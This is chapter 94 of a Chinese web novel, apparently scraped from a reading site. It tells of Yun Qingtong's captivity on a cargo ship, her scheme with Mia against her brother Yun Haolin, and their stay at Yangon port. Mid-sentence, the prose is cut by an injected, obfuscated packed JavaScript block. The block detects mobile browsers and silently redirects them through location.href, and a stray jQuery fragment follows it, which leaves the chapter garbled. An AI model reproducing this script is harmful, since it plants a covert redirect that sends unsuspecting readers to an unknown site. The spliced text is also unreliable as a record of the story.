94. chapter 94
作品:《落日天平[港]》 “云清桐,不要再这样逃避感情了。感情本身是没有错的,以你的能力,本就是有能够掀桌的能力,可你没有不掀桌的修养。”
在陈颂年的声音停下时,房间内一时之间就陷入了安静沉默。
只有偶尔能听到的海浪声,和两人的呼吸声。
“云清桐,其实董知晏确实挺不错的。”
在他说完这句话,一直保持着一个姿势的云清桐才终于转动了一下眼球,黑的发亮的瞳孔倒是能倒映出他的面庞。
可最终,云清桐还是什么都没有,直接在沙发上躺下了,“困了,先睡了。”
这样的逃避,对于云清桐而言,本就是一件反常的事。
看着她的背影好一会,陈颂年才见过身上的长羽绒脱下,盖在了她身上。
在深夜的船舱里,就算是二月份,也是不冷的。
一整夜,也不知道是白天在那个小集装箱里睡着过,还是因为这个小空间里有陈颂年,她几乎一夜未眠。
大脑一直处于一个异常的清醒状态。
董知晏给她做的治疗过程,已经从最开始的不适到难受再到现在是能一点点感觉到放松的了。
在这间小小的船舱里,对时间的流逝的感知就是每日三餐,以及从小圆型窗户透进来的光线。
只是今天恰好遇上暴风雨,本该放晴的早晨却是乌云密布着,陈颂年被云昊霖请走了。
可这个船舱似乎一定要维持两人定律,陈颂年走了,米娅就进来了。
“你有话想和我说?”
云清桐还是头一次这么的犹豫,明明已经想好是要说的话了,可当机会真的就在面前时,又还是很难开口。
皱起的眉头又松开,还是在深吸了一口气后,才直球道:“米娅,这艘货船上的原料换克里斯。”
米娅直视着她,却是没有犹豫地就摇头了。
“我并不想见他,他会不安全的。”
云清桐凝起的眉头,看来她在对待这个问题上要比云清桐想的要更透彻一点。
“但我同意帮你,互帮是前提。”
米娅态度的转变实属是让云清桐有些跟不上地节奏了。
“你不要克里斯,那你要什么?”
“我不会狮子大开口,要的也只是你可以帮我的。如果可以,最后关头,请你放昊霖一码。”
云清桐觉得自己的大脑好像完全不能够理解这是什么样的中文,每个字拆开能听明白,可组合在一起,她的大脑怎么就理解不了?
看着她脸上的不解,还有蹙起的眉心,米娅都没有再解释,只是在等云清桐的回复。
“好。”
短暂的沉默并不是犹豫要不要答应,只是不能明白米娅所提的要求。
“你有什么想法?”
对这个计划,在还没有下定决心要帮忙的时候,她就已经想好了,现在就是可以直接拿出来。
“既然他想要将这艘船藏匿在丹老群岛,确实是越混杂的地方越难排查。”云清桐打了个哈欠,眼尾挤出几滴生理性的泪水,抬手随意抹掉后才继续说:“这么大的一个目标在停在那港口,想要被其他人发现本就是一个很简单的事。起码对于你来说,可以轻易做到。”
依照目前的状况,云清桐和陈颂年在这艘船上都是没有什么自由可言的,可米娅不一样。“你想要坐收渔翁之利?”
云清桐转了转那双漆黑的瞳孔,旋即一笑,“对呀,这样不是最省时省力的吗?再说了,云昊霖都已经替我们找了这么一个好地方,不在这干点事,难道就每天两眼一睁望着海平面发呆吗?”
米娅脸上一直没有什么表情,或者说是只有淡淡的表情。
在云清桐这一脸理所当然和尤为轻松的表情下,真的是又一次刷新了她对云清桐的了解。
“其实我们也不需要多做什么麻烦的事,现在就是等,等我们到目的地,等董知晏过来,等一股从海上来的东风。”
云清桐双眼都要溢满了笑意,对这个计划,她还是很满意的。
当然,也有着终于将这件犹豫不决的事处理好的释然,那只紧握住她心脏无形的手,也在说出口的这一刻,突然松开了。
“有时候,你们真的不愧是兄妹。”
米娅都已经走到门口了,云清桐才反应过来这句话是什么意思,“都是合作的关系了,你怎么还骂我?”
可惜回应她的只有关门的声音。
在海上也就飘了四天吧,终于在第五天他们下船了。
云清桐觉得自己的小腿都已经快要肿到难以走路了。
吃不好睡不好的,真是遭老罪了。
“下船后,我要自己一个人睡房间。”
好不容易见到了云昊霖那个大忙人,云清桐实在是受不了在她睡觉的空间里还有另外一个人的存在,就算陈颂年已经很轻手轻脚了,甚至都没有发出过声音。
可在云清桐二中,是连他呼吸的频率都能感受到的。
“谁说我们要在这下船?”
云昊霖只是略微垂眸用余光看向云清桐,鼻间还有轻轻哼笑的声音。
她并不了解这里究竟是哪只是看着这停靠的海域,很干净,海水很蓝,看起来更像是旅游业发达的地方。
“哦,那就从今天开始,我要自己一个人睡一个船舱。”
云清桐顶着一双黑眼圈,脸上的精致早已不见。
微微肿的脸愣是磨平了五官突出带来的魅,脸上抱怨的小表情更是平添了一些萌感。
在这的短暂停靠,原来只是为了换一搜货轮,一艘外表看起来历经风霜的货轮。
等换了新的船舱,她才发现,不应该抱怨的,像这样能让她不舒心的,云昊霖这家伙是很乐意顺手就做了。
又是四天的海上漂流,好不容易能在甲板上透气时,还遇上了雾蒙蒙的细雨,没有阳光,看不见前方的,四周能看到的就只有不断涌起落下的海浪。
“陈教授,这份兼职的工作做完了?”
感受到身后有人靠近,虽然又有几天没见了,可他的脚步声还是一样的明显。
“你呢,还没想好?”
明明周围还有人在走动,陈颂年也就这么不避讳的说了出来。
这几日,云昊霖确实给他看了货船上运载的原材料,也正是他们所需要的,云昊霖甚至承诺,只要他不是要将成药卖给董氏医疗,那还可以再降低零点五个点,可以给到他最大的利益。
云清桐转头,额前的碎发在眼睛前面不听话地乱晃着,“这是在探我的口风,估量哪一边的成功率更高吗?”
迎着海风和细细的雨滴,云清桐微微眯着双眼,“陈颂年,你是怎么评价董知;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16994375|182281||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
晏的?”
陈颂年看向的远处的海面,能看到的只是被海风卷起的浪,一望无际的海面。
“云清桐,希望这一次还是我赌对了。”
“赌?那还挺有意思的,由我来掌握生死的赌局吗?”
两人就这样一同看着海面,感受着海风和逐渐变大的雨滴。
——
整日的轮船轰鸣声,云清桐现在基本已经适应了就在海边的环境。
从米娅口中知道了,这是仰光港,在缅甸来说还算是没那么乱的地方。
云昊霖从昨天开始才终于开始忙碌起来了。
在仰光港安稳无事发生的十来天,属实是生活无聊到极致的一段时光了。
房间的门被直接推开,云清桐还躺在被窝里,就这样被人抓着肩膀拉了起来。
及腰的长发已经被她一刀剪到了肩头的位置。
睁眼看到是云昊霖时,尽管还没睡醒,可脸上的笑意就已经迫不及待要嘲笑他了。
“你是不是忘了,现在你也算是我手上的一张底牌?”
云清桐睡得还有些迷瞪的双眼,缓慢睁开,从胸腔里的笑意更是一直没听过,就这样偏歪着头,掰开他抓在自己肩膀的手。
眼睛里的笑意一点点消退,可嘴角的弧度仍旧保持着。
“那你要不要猜一猜,我还有没有底牌?要不就猜猜,我一个连自由都没有的人,又是怎么做的了这些事的呢?”
匹夫本无罪,可怀璧其罪。
就算是再破旧的货船,可在这样一个鱼龙混杂的地盘上,停留这么久本就是不正常的,自然会引来有心人的查探。
这个时候,只需要米娅配合,抛出一点点的线头,整个线团就会有人去拆解。
看着云昊霖的表情变化,云清桐眼底里重新溢满笑意。
看来他也能猜到,可就是这样的才是最好玩的。
曾经或者未来他都无条件信任和依赖的枕边人,却成了这个往他后背插刀子的人。
云昊霖再看向那双眼睛时,突然低头自嘲地笑了一下,才抬眸看向云清桐。
“输赢没定,要不你也猜一猜,董知晏是选这些原材料,还是选你?”
被直接拽着往外走,一路重新回到那艘货轮上。
在上船之前,云清桐看到了船的吃水量很明显就是少了,看来船上的东西也早就被搬下来。
米娅和陈颂年似乎都不在船上,云清桐看着和她待在同一个空间的云昊霖,也大概能猜到他想怎么补救。
用她来当诱饵,将已经出现在仰光港的董知晏他们引走。
虽然没有从董知晏口中了解过,但这半个月以来,从云昊霖的行动来看,无疑都是在和时间赛跑。
云昊霖只需要将时间尽量往后拖,那他的计划就能达到了。
这一次出航很着急,船上的人并不是很多。
“呜——嗡——”
从船舱外传来的轮船轰鸣声有些过于刺耳了,像是在无线靠近。尽管还没有亲眼看到,仅凭声音就能感受到了能发出这样声音的轮船有多么的巨大。
碾过耳膜的声音,像是砂纸摩擦着神经,让人下意识地头皮发麻。
正在看着电脑屏幕的云昊霖抬头,正好对上云清桐转头的目光。
笑意在一点点往外溢出。